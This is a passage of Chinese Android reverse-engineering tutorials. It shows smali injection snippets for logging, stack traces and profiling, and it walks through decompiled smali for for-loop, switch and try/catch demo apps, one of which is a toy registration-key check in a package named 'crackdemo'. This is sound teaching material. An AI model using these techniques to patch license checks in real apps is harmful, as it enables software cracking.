D/SchedPolicy( 1350): #06    pc 00027920    /system/lib/libdvm.so
D/SchedPolicy( 1350): #07    pc 0002b7fc    /system/lib/libdvm.so (dvmInterpret(Thread*, Method const*, JValue*)+184)
D/SchedPolicy( 1350): #08    pc 00060c30    /system/lib/libdvm.so (dvmCallMethodV(Thread*, Method const*, Object*, bool, JValue*, std::__va_list)+271)
D/SchedPolicy( 1350): #09    pc 0004cd34    /system/lib/libdvm.so
D/SchedPolicy( 1350): #10    pc 00049382    /system/lib/libandroid_runtime.so
```

D/SchedPolicy(1350): #11 pc 00065e52 /system/lib/libandroid_runtime.so
D/SchedPolicy(1350): #12 pc 0001435e /system/lib/libbinder.so (android::BBinder::transact(unsigned int, android::Parcel const&, android::Parcel*, unsigned int)+57)
D/SchedPolicy(1350): #13 pc 00016f5a /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+513)
D/SchedPolicy(1350): #14 pc 00017380 /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+183)
D/SchedPolicy(1350): #15 pc 0001b160 /system/lib/libbinder.so
D/SchedPolicy(1350): #16 pc 00011264 /system/lib/libutils.so (android::Thread::_threadLoop(void*)+111)
D/SchedPolicy(1350): #17 pc 000469bc /system/lib/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+63)
D/SchedPolicy(1350): #18 pc 00010dca /system/lib/libutils.so
D/SchedPolicy(1350): #19 pc 0000e3d8 /system/lib/libc.so (__thread_entry+72)
D/SchedPolicy(1350): #20 pc 0000dac4 /system/lib/libc.so (pthread_create+160)
D/SchedPolicy(1350): #00 pc 0000676c /system/lib/libcutils.so
D/SchedPolicy(1350): #01 pc 00006b3a /system/lib/libcutils.so (set_sched_policy+49)
D/SchedPolicy(1350): #02 pc 00016f26 /system/lib/libbinder.so (android::IPCThreadState::executeCommand(int)+461)
D/SchedPolicy(1350): #03 pc 00017380 /system/lib/libbinder.so (android::IPCThreadState::joinThreadPool(bool)+183)
D/SchedPolicy(1350): #04 pc 0001b160 /system/lib/libbinder.so
D/SchedPolicy(1350): #05 pc 00011264 /system/lib/libutils.so (android::Thread::_threadLoop(void*)+111)
D/SchedPolicy(1350): #06 pc 000469bc /system/lib/libandroid_runtime.so (android::AndroidRuntime::javaThreadShell(void*)+63)
D/SchedPolicy(1350): #07 pc 00010dca /system/lib/libutils.so
D/SchedPolicy(1350): #08 pc 0000e3d8 /system/lib/libc.so (__thread_entry+72)
D/SchedPolicy(1350): #09 pc 0000dac4 /system/lib/libc.so (pthread_create+160)
6. 其它堆栈信息查询
http://blog.csdn.net/freshui/article/details/9456889

在 **smali** 程序中输出 **log** 信息

```
#liyanzhong debug
      const-string v1, "TAG"
```

```
#v2 为要输出的调试信息字符串
invoke-static {v1,v2} ,Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
```

注：

java 中使用 android.util.Log 来 向 LogCat 输出信息（ Log.v() Log.d() Log.i() Log.w() and Log.e() methods） ；so 中使用 int __android_log_print(int prio, const char *tag, const char *fmt, ...)向 LogCat 输出信息。

在 smali 程序中输出函数调用栈

在程序中需要的位置添加如下语句：

```
#liyanzhong debug
#Prints to the standard error stream a text representation of the current stack for this Thread.
invoke-static {}, Ljava/lang/Thread;->dumpStack()V
```

#或者使用如下方法进行栈跟踪：

#栈跟踪信息记录了程序从启动到 printStackTrace()被执行期间所有被调用过的方法。

```
new Exception("print trace").printStackTrace();
#对应的 smali 代码为：
new-instance    v0, Ljava/lang/Exception;
const-string      v1, "print   trace"
invoke-direct { v0, v1}, Ljava/lang/Exception;-><init>(Ljava/lang/String;)V
invoke-virtual { v0}, Ljava/lang/Exception;->printStackTrace()V
```

在 smali 文件中注入 Method Profiling

Method Profiling 是 android SDK 提供的调试支持，而不是 DDMS 特有的功能。要想对一个函数进行 Method Profiling，则必须找到函数的起点和终点，然后手动注入代码。

例如 java 代码：

```
android.os.Debug.startMethodTracing("fileName");
testfunc();
android.os.Debug.stopMethodTracing();
```

字符串 "fileName"为 log 的文件名，以 fileName.trace 文件名被存储在 SD 卡的根目录中。由于需要写 SD 卡，因此在 Android-Manifest.xml 中添加写 SD 开的**权限：**

```
<uses-permission    android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
```

生成的 trace 文件，使用 SDK tools 目录下的 traceview 工具打开：

```
adb pull    /mnt/sdcard/fileName.trace
traceview    fileName.trace
```

smali 代码：

```
const-string   v0, "fileName"
invoke-static {v0}, Landroid/os/Debug;->startMethodTracing(Ljava/lang/String;)V
...
invoke-static { }, Landroid/os/Debug;->stopMethodTracing()V
```

常用 android 的 smali 分析注入代码

1.增加 log 信息

```
const-string v3,"SN"
invoke-static {v3,v0}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I
```

2.弹出消息框

```
new AlertDialog.Builder(self)
.setTitle("普通对话框")
.setMessage("你好，Android!")
.show();
```

```
new-instance v1,Landroid/app/AlertDialog$Builder;

invoke-direct {v1,p0}, Landroid/app/AlertDialog$Builder;-><init>(Landroid/content/Context;)V

.line 29
.local v1,builder:Landroid/app/AlertDialog$Builder;
const-string v2,"\u666e\u901a\u5bf9\u8bdd\u6846"

invoke-virtual {v1,v2},
```

```
Landroid/app/AlertDialog$Builder;->setTitle(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;

.line 31
const-string v2,"\u4f60\u597d\uff0cAndroid!"

invoke-virtual
{v1,v2},Landroid/app/AlertDialog$Builder;->setMessage(Ljava/lang/CharSequence;)Landroid/app/AlertDialog$Builder;

.line 52
invoke-virtual {v1},Landroid/app/AlertDialog$Builder;->create()Landroid/app/AlertDialog;

move-result-object v2

invoke-virtual {v2},Landroid/app/AlertDialog;->show()V
```

将上述 smali 代码插入 MainActivity.smali 中的 create 函数的 return-void 语句前面

.line 指令不影响结果

3.卡住程序运行

方法一：

```
try{
            Thread.sleep(60*1000);
```

```
}catch(InterruptedException e){
            e.printStackTrace();
}
.line 69
const-wide/32   v1,0xeff0
:try_start_0
#v1=(LongLo);v2=(LongHi);
invoke-static {v1,v2},Ljava/lang/Thread;->Sleep(J)V
:try_end_0
.catch Ljava/lang/InterruptedException; {:try_start_0 .. try_end_0} :catch_0
.line 87
:goto_0
#v0=(Conflicted);
#此后面是 try 后的内容
return-void
```

```
.line 70

:catch_0

#v0=(Uninit);

move-exception v0

.line 72

.local v0, e:Ljava/lang/InterruptedException;

#v0=(Reference);

invoke-virtual {v0}, Ljava/lang/InterruptedException;->printStackTrace()V

goto :goto_0
```

方法二:

```
android.os.SystemClock.sleep(60*1000);

const-wide/32 v0, 0xea60
invoke-static {v0, v1}, Landroid/os/SystemClock;->sleep(J)V
```

4.栈跟踪(调用关系)

```
#new Exception("print trace").printStackTrace();

new-instance v0,Ljava/lang/Exception;
const-string v1,"print trace"
invoke-direct {v0,v1}, Ljava/lang/Exception;-><init>(Ljava/lang/String;)V
invoke-virtual {v0}, Ljava/lang/Exception;->printStackTrace()V
```

栈跟踪信息记录了程序从启动到 printStackTrace()被执行期间所有被调用过的方法。从下往上查看栈跟踪信息，找到第一条以 com.android.stackTrace 开头的信息。

栈跟踪信息是 WARN 级别，而且 Tag 名称被系统命令为 System.err. 命令行：adb logcat -s System.err:V *:W

5.Method Profiling(调用关系)

```
#android.os.Debug.startMethodTracing("123");   "123"为文件名
#a();
#android.os.Debug.stopMethodTracing();

Android-Manifest.xml 添加 SD 卡写入权限
<user-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />

#android.os.Debug.startMethodTracing("123");
const-string v0, "123"
invoke-static {v0}, Landroid/os/Debug;->startMethodTracing(Ljava/lang/String;) V
```

```
#android.os.Debug.stopMethodTracing();
invoke-static {}, Landroid/os/Debug;->stopMethodTracing() V
```

SD 卡的根目录生成 123.trace
分析命令：

```
adb pull /mnt/sdcard/123.trace
traceview 123.trace
```

[原创]Android 逆向入门之 for 循环

```
/*
*    作者：0x 明天去要饭
*    微博：http://t.qq.com/kgdiwss
*    原文链接：http://www.sanwho.com/203.html
*    移动安全 QQ 群：2585270
*    转载请注明出处，感谢 jack_jia 大牛的指导。
*/
```

本文是我学习过程中的一点记录，属于入门级知识，相信对于新手来说有一定的帮助，若发现错误请及时指正，谢谢！

一、效果展示

起始数值处的文本框 id 为 txtValue1，结束数值处的文本框 id 为 txtValue2。

二、Java 源代码

Java 源文件名为 ForActivity.java，核心代码如下：

```
1  Button.OnClickListener onClickListener = new Button.OnClickListener()
2  {
3          @Override
4          public void onClick(View v)
5          {
6                  switch (v.getId())
7                  {
8                  case R.id.btnSubmit:
9                          EditText txtValue1 = (EditText) findViewById(R.id.txtValue1);
10                         EditText txtValue2 = (EditText) findViewById(R.id.txtValue2);
11                         int from = Integer.parseInt(txtValue1.getText().toString());
12                         int end = Integer.parseInt(txtValue2.getText().toString());
13                         if (from > end)
14                         {
15                                 MessageBox("起始数值不能大于结束数值!");
16                         }
17                         else
18                         {
19                                 int sum = 0;
20                                 for (int i = from; i <= end; i++)
21                                 {
```

```
22                                          StringBuilder ss;
23                                          sum += i;
24                                  }
25                                  MessageBox("累加结果：" + Integer.toString(sum));
26                          }
27                          break;
28                  }
29          }
30};
31
32/*
33* 弹出提示
34*/
35private void MessageBox(String str)
36{
37          Toast.makeText(this, str, Toast.LENGTH_LONG).show();
38}
```

三、反编译成 java

```
View.OnClickListener onClickListener = new View.OnClickListener()
{
  public void onClick(View paramView)
  {
    switch (paramView.getId())
    {
    default:
      return;
    case 2131230724:
    }
    EditText localEditText1 = (EditText)ForActivity.this.findViewById(2131230721);
    EditText localEditText2 = (EditText)ForActivity.this.findViewById(2131230723);
    int i = Integer.parseInt(localEditText1.getText().toString());
    int j = Integer.parseInt(localEditText2.getText().toString());
    if (i > j)
    {
      ForActivity.this.MessageBox("起始数值不能大于结束数值!");
      return;
    }
    int k = 0;
    for (int m = i; ; m++)
    {
      if (m > j)
      {
        ForActivity.this.MessageBox("累加结果: " + Integer.toString(k));
        return;
      }
      k += m;
    }
  }
};

private void MessageBox(String paramString)
{
  Toast.makeText(this, paramString, 1).show();
}
```

通过反编译可以发现：

1、 反编译出来的 switch 语句默认会添加 default 选项进行处理；

2、 for 循环将转换成使用 if 语句进行判断，源码中 i <= end 的判断将转换成 m>j 这种判断方式；

3、 反编译后得到的 java 代码与源代码几乎一样。

四、反编译成.smali

反编译后会得到两个文件，一个为 ForActivity.smali，一个为 ForActivity$1.smali，核心代码在 ForActivity$1.smali 这个文件中，详细分析如下：

```
# virtual methods
.method public onClick(Landroid/view/View;)V
.locals 9
.parameter “v”
```

```
.prologue
.line 36
invoke-virtual {p1}, Landroid/view/View;->getId()I        # p0 为 this 指针, p1 为第一个参数, 即 View 对
象

move-result v6          # v6=p1.getId(), v6 中为 View 对象的 id

packed-switch v6, :pswitch_data_0        # switch(v6)

# ————————- 程序出口开始 ————————
.line 58
:goto_0                  # for 循环出口
return-void          # return;
# ————————- 程序出口结束 ————————
```

```
# ————————- 获取控件内容开始 ————————
.line 39
:pswitch_0
iget-object v6, p0,
Lcom/sanwho/crackdemo/ForActivity$1;->this$0:Lcom/sanwho/crackdemo/ForActivity;    # v6 保存 this 指针
const v7, 0x7f080001      # v7 = txtValue1, 该 id 保存在 public.xml 中
invoke-virtual {v6, v7}, Lcom/sanwho/crackdemo/ForActivity;->findViewById(I)Landroid/view/View; #
findViewById(txtValue1)
move-result-object v4    # v4 为 txtValue1 对应的 View 对象
check-cast v4, Landroid/widget/EditText;    # 将 View 对象转换成 EditText, 完成后 v4 中是 txtValue1 对象,
失败会抛出 ClassCastException 异常
```

```
.line 40
.local v4, txtValue1:Landroid/widget/EditText;
iget-object v6, p0, Lcom/sanwho/crackdemo/ForActivity$1;->this$0:Lcom/sanwho/crackdemo/ForActivity;

const v7, 0x7f080003    # v7 = txtValue2

invoke-virtual {v6, v7}, Lcom/sanwho/crackdemo/ForActivity;->findViewById(I)Landroid/view/View;

move-result-object v5    # v5 为 txtValue2 对应的 View 对象

check-cast v5, Landroid/widget/EditText;    # 将 View 对象转换成 EditText, 完成后 v5 中是 txtValue2 对象

.line 41
.local v5, txtValue2:Landroid/widget/EditText;
invoke-virtual {v4}, Landroid/widget/EditText;->getText()Landroid/text/Editable;        # 根据.line 39
处可知，v4 中为 txtValue1 对象
```

```
move-result-object v6     # v6 = txtValue1.getText();

invoke-interface {v6}, Landroid/text/Editable;->toString()Ljava/lang/String;

move-result-object v6     # v6 = txtValue1.getText().toString();

invoke-static {v6}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

move-result v1       # v1 = Integer.parseInt(v6); 也就是起始数值

.line 42
.local v1, from:I
invoke-virtual {v5}, Landroid/widget/EditText;->getText()Landroid/text/Editable;       # 根据.line 40
处可知，v5 中为 txtValue2 对象

move-result-object v6   # v6 = txtValue2.getText();

invoke-interface {v6}, Landroid/text/Editable;->toString()Ljava/lang/String;
```

```
move-result-object v6   # v6 = txtValue2.getText().toString();

invoke-static {v6}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

move-result v0       # v0 = Integer.parseInt(v6); 也就是结束数值

# ————————- 获取控件内容结束 ——————————

.line 43

.local v0, end:I

if-le v1, v0, :cond_0     # if v1 <= v0, 即起始数值 <= 结束数值, 则跳到 cond_0

# ————————- 起始数值 > 结束数值时开始 ——————————

.line 45

iget-object v6, p0, Lcom/sanwho/crackdemo/ForActivity$1;->this$0:Lcom/sanwho/crackdemo/ForActivity;
```

```
const-string v7, “\u8d77\u59cb\u6570\u503c\u4e0d\u80fd\u5927\u4e8e\u7ed3\u675f\u6570\u503c!”    # 起始数值不能大于结束数值

#calls: Lcom/sanwho/crackdemo/ForActivity;->MessageBox(Ljava/lang/String;)V
invoke-static {v6, v7},
Lcom/sanwho/crackdemo/ForActivity;->access$0(Lcom/sanwho/crackdemo/ForActivity;Ljava/lang/String;)V

goto :goto_0

# ————————- 起始数值 > 结束数值时结束 ————————

# ————————- 起始数值 <= 结束数值时开始 ————————-
.line 49
:cond_0
const/4 v3, 0×0     # v3 = 0, 即 int sum = 0;
```

```
.line 50
.local v3, sum:I
move v2, v1                # v2 = v1, v2 即源码中的 i 变量

.local v2, i:I
:goto_1                        # for 循环主要入口
if-le v2, v0, :cond_1      # if 当前数值 <= 结束数值, 跳到 cond_1;    否则循环结束, 显示累加结果

.line 54
iget-object v6, p0,
Lcom/sanwho/crackdemo/ForActivity$1;->this$0:Lcom/sanwho/crackdemo/ForActivity;    # v6 指向 MessageBox
方法

new-instance v7, Ljava/lang/StringBuilder;        # v7 为 StringBuilder 对象

const-string v8, “\u7d2f\u52a0\u7ed3\u679c\uff1a”    # v8 = “累加结果：”
```

```
invoke-direct {v7, v8}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V    # 以 v8 为参数调用 StringBuilder 构造函数

invoke-static {v3}, Ljava/lang/Integer;->toString(I)Ljava/lang/String; # 把 int 型的 sum 值转成字符串

move-result-object v8      # v8 = Integer.toString(v3); 此时 v8 中为 sum 的值

invoke-virtual {v7, v8},
Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;      # 把累加结果和 sum 的值进行追加

move-result-object v7    # v7 为 “累加结果：” + Integer.toString(sum)的 StringBuilder 对象;

invoke-virtual {v7}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;    # 将 v7 转为字符串对象

move-result-object v7      # v7 = “累加结果：” + Integer.toString(sum);
```

```
#calls: Lcom/sanwho/crackdemo/ForActivity;->MessageBox(Ljava/lang/String;)V

invoke-static {v6, v7},

Lcom/sanwho/crackdemo/ForActivity;->access$0(Lcom/sanwho/crackdemo/ForActivity;Ljava/lang/String;)V

# 调用 MessageBox 显示字符串

goto :goto_0    # 跳到 goto_0

# ————————- 起始数值 <= 结束数值时结束 ————————-

.line 52

:cond_1                    # 加 1 操作入口

add-int/2addr v3, v2      # v3 = v3 + v2, 即 sum += i

.line 50

add-int/lit8 v2, v2, 0×1    # v2 = v2 + 1, , 即 i = i + 1

goto :goto_1      # 跳到 for 循环入口继续比对
```

```
.line 36
nop

:pswitch_data_0
.packed-switch 0x7f080004
:pswitch_0
.end packed-switch
.end method
```

http://www.sanwho.com/203.html

[原创]Android 逆向入门之 switch

```
/*
*   作者：0x 明天去要饭
*   微博：http://t.qq.com/kgdiwss
```

*　原文链接：http://www.sanwho.com/229.html

*　移动安全 QQ 群：2585270

*　转载请注明出处

*/

一、效果展示

密钥处的文本框 id 为 txtValue，程序将根据输入密钥的长度判断注册是否成功(为演示方便所以挑了非常简单的注册算法)，密钥有 8 位、12 位、16 位、20 位 4 种，分别对应标准版、专业版、企业版、旗舰版。

二、Java 源代码

Java 源文件名为 SwitchActivity.java，核心代码如下：

```
Button.OnClickListener onClickListener = new Button.OnClickListener()
{
    @Override
    public void onClick(View v)
    {
        switch (v.getId())
        {
        case R.id.btnSubmit:
            EditText txtValue = (EditText) findViewById(R.id.txtValue);
            int len = txtValue.getText().toString().length();
            switch (len)
            {
            case 8:
                MessageBox("注册码有效, 适用于标准版");
                break;

            case 12:
                MessageBox("注册码有效, 适用于专业版");
                break;

            case 16:
                MessageBox("注册码有效, 适用于企业版");
                break;
```

```
            case 20:
                MessageBox("注册码有效, 适用于旗舰版");
                break;
            default:
                MessageBox("注册码无效!");
                break;
            }
            break;
        }
    }
};

/*
 * 弹出提示
 */
private void MessageBox(String str)
{
    Toast.makeText(this, str, Toast.LENGTH_LONG).show();
}
```

三、反编译成 java

```
public class SwitchActivity extends Activity
{
  View.OnClickListener onClickListener = new View.OnClickListener()
  {
    public void onClick(View paramView)
    {
      switch (paramView.getId())
      {
      default:
        return;
      case 2131230724:
      }
      switch (((EditText)SwitchActivity.this.findViewById(2131230726)).getText().toString().length())
      {
      default:
        SwitchActivity.this.MessageBox("注册码无效!");
        return;
      case 8:
        SwitchActivity.this.MessageBox("注册码有效，适用于标准版");
        return;
      case 12:
        SwitchActivity.this.MessageBox("注册码有效，适用于专业版");
        return;
      case 16:
        SwitchActivity.this.MessageBox("注册码有效，适用于企业版");
        return;
      case 20:
      }
      SwitchActivity.this.MessageBox("注册码有效，适用于旗舰版");
    }
  };

  private void MessageBox(String paramString)
  {
    Toast.makeText(this, paramString, 1).show();
  }
```

通过反编译可以发现：

反编译出来的 switch 语句在结构解析上存在一点问题，但是基本不影响阅读。

四、反编译成.smali

反编译后会得到两个文件，一个为 SwitchActivity.smali，一个为 SwitchActivity$1.smali，核心代码在 SwitchActivity$1.smali 这个文件中，详细分析如下：

```
# onClick 方法
.method public onClick(Landroid/view/View;)V
        .locals 4
        .parameter “v”

        .prologue
        .line 37
        invoke-virtual {p1}, Landroid/view/View;->getId()I
```

```
        move-result v2      # v2 = p1.getId();

        packed-switch v2, :pswitch_data_0   # switch(v2), 通过 pswitch_data_0 进行匹配

        #------ switch 出口开始 ------
        .line 65
        :goto_0
        return-void
        #------ switch 出口结束 ------

        .line 40
        :pswitch_0        # switch(v2)入口
        iget-object v2, p0,
Lcom/sanwho/crackdemo/SwitchActivity$1;->this$0:Lcom/sanwho/crackdemo/SwitchActivity;

        const v3, 0x7f080008        # txtValue Id
```

```
        invoke-virtual {v2, v3},
Lcom/sanwho/crackdemo/SwitchActivity;->findViewById(I)Landroid/view/View;

        move-result-object v1      # v1 为 txtValue 的 View 对象;

        check-cast v1, Landroid/widget/EditText;    # 把 txtValue 转换成 EditText 对象

        .line 41
        .local v1, txtValue:Landroid/widget/EditText;
        invoke-virtual {v1}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

        move-result-object v2      # v2 = txtValue.getText();

        invoke-interface {v2}, Landroid/text/Editable;->toString()Ljava/lang/String;

        move-result-object v2      # v2 = txtValue.getText().toString();

        invoke-virtual {v2}, Ljava/lang/String;->length()I
```

```
        move-result v0                  # v0 = txtValue.getText().toString().length();

        .line 42
        .local v0, len:I
        sparse-switch v0, :sswitch_data_0   # switch(v0), 通过 sswitch_data_0 表进行匹配

        # —- default 开始 —-
        .line 60
        iget-object v2, p0,
Lcom/sanwho/crackdemo/SwitchActivity$1;->this$0:Lcom/sanwho/crackdemo/SwitchActivity;

        const-string v3, “\u6ce8\u518c\u7801\u65e0\u6548!”      # 注册码无效

        #calls: Lcom/sanwho/crackdemo/SwitchActivity;->MessageBox(Ljava/lang/String;)V
        # SwitchActivity.MessageBox(“注册码无效”);
        invoke-static {v2, v3},
```

```
Lcom/sanwho/crackdemo/SwitchActivity;->access$0(Lcom/sanwho/crackdemo/SwitchActivity;Ljava/lang/Strin
g;)V

        goto :goto_0
        # —- default 结束 —-

        # —- case 8 开始 —-
        .line 45
        :sswitch_0        # 对应 sparse-switch 表中的第一项, 即 8
        iget-object v2, p0,
Lcom/sanwho/crackdemo/SwitchActivity$1;->this$0:Lcom/sanwho/crackdemo/SwitchActivity;

        const-string v3, “\u6ce8\u518c\u7801\u6709\u6548,
\u9002\u7528\u4e8e\u6807\u51c6\u7248″       # 注册码有效, 适用于标准版
```

```
        #calls: Lcom/sanwho/crackdemo/SwitchActivity;->MessageBox(Ljava/lang/String;)V
        # SwitchActivity.MessageBox(“注册码有效, 适用于标准版”);
        invoke-static {v2, v3},
Lcom/sanwho/crackdemo/SwitchActivity;->access$0(Lcom/sanwho/crackdemo/SwitchActivity;Ljava/lang/Strin
g;)V

        goto :goto_0
        # —- case 8 结束 —-

        # —- case 12 开始 —-
        .line 49
        :sswitch_1        # 对应 sparse-switch 表中的第二项, 即 12
        iget-object v2, p0,
Lcom/sanwho/crackdemo/SwitchActivity$1;->this$0:Lcom/sanwho/crackdemo/SwitchActivity;
```

```
        const-string v3, “\u6ce8\u518c\u7801\u6709\u6548,
\u9002\u7528\u4e8e\u4e13\u4e1a\u7248”      # 注册码有效, 适用于专业版

        #calls: Lcom/sanwho/crackdemo/SwitchActivity;->MessageBox(Ljava/lang/String;)V
        # SwitchActivity.MessageBox(“注册码有效, 适用于专业版”);
        invoke-static {v2, v3},
Lcom/sanwho/crackdemo/SwitchActivity;->access$0(Lcom/sanwho/crackdemo/SwitchActivity;Ljava/lang/Strin
g;)V

        goto :goto_0
        # —- case 12 结束 —-

        # —- case 16 开始 —-
        .line 53
        :sswitch_2        # 对应 sparse-switch 表中的第三项, 即 16
```

```
        iget-object v2, p0,
Lcom/sanwho/crackdemo/SwitchActivity$1;->this$0:Lcom/sanwho/crackdemo/SwitchActivity;

        const-string v3, “\u6ce8\u518c\u7801\u6709\u6548,
\u9002\u7528\u4e8e\u4f01\u4e1a\u7248″      # 注册码有效, 适用于企业版

        #calls: Lcom/sanwho/crackdemo/SwitchActivity;->MessageBox(Ljava/lang/String;)V
        # SwitchActivity.MessageBox(“注册码有效, 适用于企业版”);
        invoke-static {v2, v3},
Lcom/sanwho/crackdemo/SwitchActivity;->access$0(Lcom/sanwho/crackdemo/SwitchActivity;Ljava/lang/Strin
g;)V

        goto :goto_0
        # —- case 16 结束 —-
```

```
        # —- case 20 开始 —-
        .line 57
        :sswitch_3        # 对应 sparse-switch 表中的第四项, 即 20
        iget-object v2, p0,
Lcom/sanwho/crackdemo/SwitchActivity$1;->this$0:Lcom/sanwho/crackdemo/SwitchActivity;

        const-string v3, “\u6ce8\u518c\u7801\u6709\u6548, \u9002\u7528\u4e8e\u65d7\u8230\u7248″    #
注册码有效, 适用于旗舰版

        #calls: Lcom/sanwho/crackdemo/SwitchActivity;->MessageBox(Ljava/lang/String;)V
        # SwitchActivity.MessageBox(“注册码有效, 适用于旗舰版”);
        invoke-static {v2, v3},
Lcom/sanwho/crackdemo/SwitchActivity;->access$0(Lcom/sanwho/crackdemo/SwitchActivity;Ljava/lang/Strin
g;)V
```

```
goto :goto_0
# —- case 20 结束 —-

# —- 第一重 switch 表开始 —-
.line 37
:pswitch_data_0
.packed-switch 0x7f080004
        :pswitch_0
.end packed-switch
# —- 第一重 switch 表结束 —-

# —- 第二重 switch 表开始 —-
.line 42
:sswitch_data_0
.sparse-switch
```

```
                0×8 -> :sswitch_0    # case(8), 跳到 sswitch_0
                0xc -> :sswitch_1     # case(12), 跳到 sswitch_1
                0×10 -> :sswitch_2  # case(16), 跳到 sswitch_2
                0×14 -> :sswitch_3   # case(20), 跳到 sswitch_3
        .end sparse-switch
        # —- 第二重 switch 表结束 —-
.end method
```

[原创]Android 逆向入门之 try{}catch{}

```
/*
*    作者：0x 明天去要饭
*    微博：http://t.qq.com/kgdiwss
*    原文链接：http://www.sanwho.com/263.html
*    移动安全 QQ 群：2585270
```

```
*    转载请注明出处
*/
```

一、效果展示

被除数的文本框 id 为 txtValue1，除数的文本框 id 为 txtValue2。

二、Java 源代码

Java 源文件名为 TryCatchActivity.java，核心代码如下：

```
Button.OnClickListener onClickListener = new Button.OnClickListener()
{
    @Override
    public void onClick(View v)
    {
        switch (v.getId())
        {
        case R.id.btnSubmit:
            try
            {
                EditText txtValue1 = (EditText) findViewById(R.id.txtValue1);
                EditText txtValue2 = (EditText) findViewById(R.id.txtValue2);
                int value1 = Integer.parseInt(txtValue1.getText().toString());
                int value2 = Integer.parseInt(txtValue2.getText().toString());
                int value3 = value1 / value2;
                MessageBox("结果：" + value3);
            }
            catch (ArithmeticException e)
            {
```

```
                MessageBox("错误：除数不能为零.");
            }
            catch (Exception e)
            {
                MessageBox("错误：" + e.getMessage());
            }
            break;
        }
    }
};

/*
 * 弹出提示
 */
private void MessageBox(String str)
{
    Toast.makeText(this, str, Toast.LENGTH_LONG).show();
}
```

三、反编译成 java

```
public class TryCatchActivity extends Activity
{
  View.OnClickListener onClickListener = new View.OnClickListener()
  {
    public void onClick(View paramView)
    {
      switch (paramView.getId())
      {
      default:
        return;
      case 2131230724:
      }
      try
      {
        EditText localEditText1 = (EditText)TryCatchActivity.this.findViewById(2131230721);
        EditText localEditText2 = (EditText)TryCatchActivity.this.findViewById(2131230723);
        int i = Integer.parseInt(localEditText1.getText().toString()) / Integer.parseInt(localEditText2.getText().toString());
        TryCatchActivity.this.MessageBox("结果: " + i);
        return;
      }
      catch (ArithmeticException localArithmeticException)
      {
        TryCatchActivity.this.MessageBox("错误: 被除数为零.");
        return;
      }
      catch (Exception localException)
      {
        TryCatchActivity.this.MessageBox("错误: " + localException.getMessage());
      }
    }
  };

  private void MessageBox(String paramString)
  {
    Toast.makeText(this, paramString, 1).show();
  }
```

四、反编译成.smali

反编译后会得到两个文件，一个为 TryCatchActivity.smali，一个为 TryCatchActivity$1.smali，核心代码在 TryCatchActivity$1.smali 这个文件中，详细分析如下：

```
# virtual methods
.method public onClick(Landroid/view/View;)V
        .locals 9
        .parameter “v”

        .prologue
        .line 36
        invoke-virtual {p1}, Landroid/view/View;->getId()I

        move-result v6   # v6 = p1.getId();

        packed-switch v6, :pswitch_data_0     # switch(v6), 通过 pswitch_data_0 进行匹配
```

```
        #------ 程序出口开始 ------
        .line 58
        :goto_0                         # 程序出口
        return-void          # return;
        #------ 程序出口结束 ------

        #------ try 开始 ------
        .line 41
        :pswitch_0
        :try_start_0
        iget-object v6, p0,
Lcom/sanwho/crackdemo/TryCatchActivity$1;->this$0:Lcom/sanwho/crackdemo/TryCatchActivity;

        const v7, 0x7f080001        # txtValue1
```

```
        invoke-virtual {v6, v7},
Lcom/sanwho/crackdemo/TryCatchActivity;->findViewById(I)Landroid/view/View;

        move-result-object v1     # v1 = findViewById(txtValue1);

        check-cast v1, Landroid/widget/EditText;   # v1 = (EditText)findViewById(txtValue1);

        .line 42
        .local v1, txtValue1:Landroid/widget/EditText;
        iget-object v6, p0,
Lcom/sanwho/crackdemo/TryCatchActivity$1;->this$0:Lcom/sanwho/crackdemo/TryCatchActivity;

        const v7, 0x7f080003       # txtValue2

        invoke-virtual {v6, v7},
Lcom/sanwho/crackdemo/TryCatchActivity;->findViewById(I)Landroid/view/View;
```

```
move-result-object v2     # v2 = findViewById(txtValue2);

check-cast v2, Landroid/widget/EditText;   # v2 = (EditText)findViewById(txtValue2);

.line 43
.local v2, txtValue2:Landroid/widget/EditText;
invoke-virtual {v1}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

move-result-object v6     # v6 = txtValue1.getText();

invoke-interface {v6}, Landroid/text/Editable;->toString()Ljava/lang/String;


move-result-object v6     # v6 = txtValue1.getText().toString();

invoke-static {v6}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I

move-result v3                    # v3 = Integer.parseInt(txtValue1.getText().toString());
```

```
.line 44
.local v3, value1:I
invoke-virtual {v2}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

move-result-object v6     # v6 = txtValue2.getText();

invoke-interface {v6}, Landroid/text/Editable;->toString()Ljava/lang/String;

move-result-object v6     # v6 = txtValue2.getText().toString();

invoke-static {v6}, Ljava/lang/Integer;->parseInt(Ljava/lang/String;)I


move-result v4                    # v4 = Integer.parseInt(txtValue2.getText().toString());

.line 45
.local v4, value2:I
div-int v5, v3, v4           # v5 = v3 / v4;
```

```
        .line 46
        .local v5, value3:I
        iget-object v6, p0,
Lcom/sanwho/crackdemo/TryCatchActivity$1;->this$0:Lcom/sanwho/crackdemo/TryCatchActivity;

        new-instance v7, Ljava/lang/StringBuilder;    # v7 = StringBuilder 对象

        const-string v8, “\u7ed3\u679c\uff1a”      # 结果：

        invoke-direct {v7, v8}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

        invoke-virtual {v7, v5}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

        move-result-object v7      # v7 = StringBuilder.append(“结果：” + v3 / v4);

        invoke-virtual {v7}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

        move-result-object v7      # v7 = StringBuilder.append(“结果：”).toString();
```

```
        #calls: Lcom/sanwho/crackdemo/TryCatchActivity;->MessageBox(Ljava/lang/String;)V
        invoke-static {v6, v7},
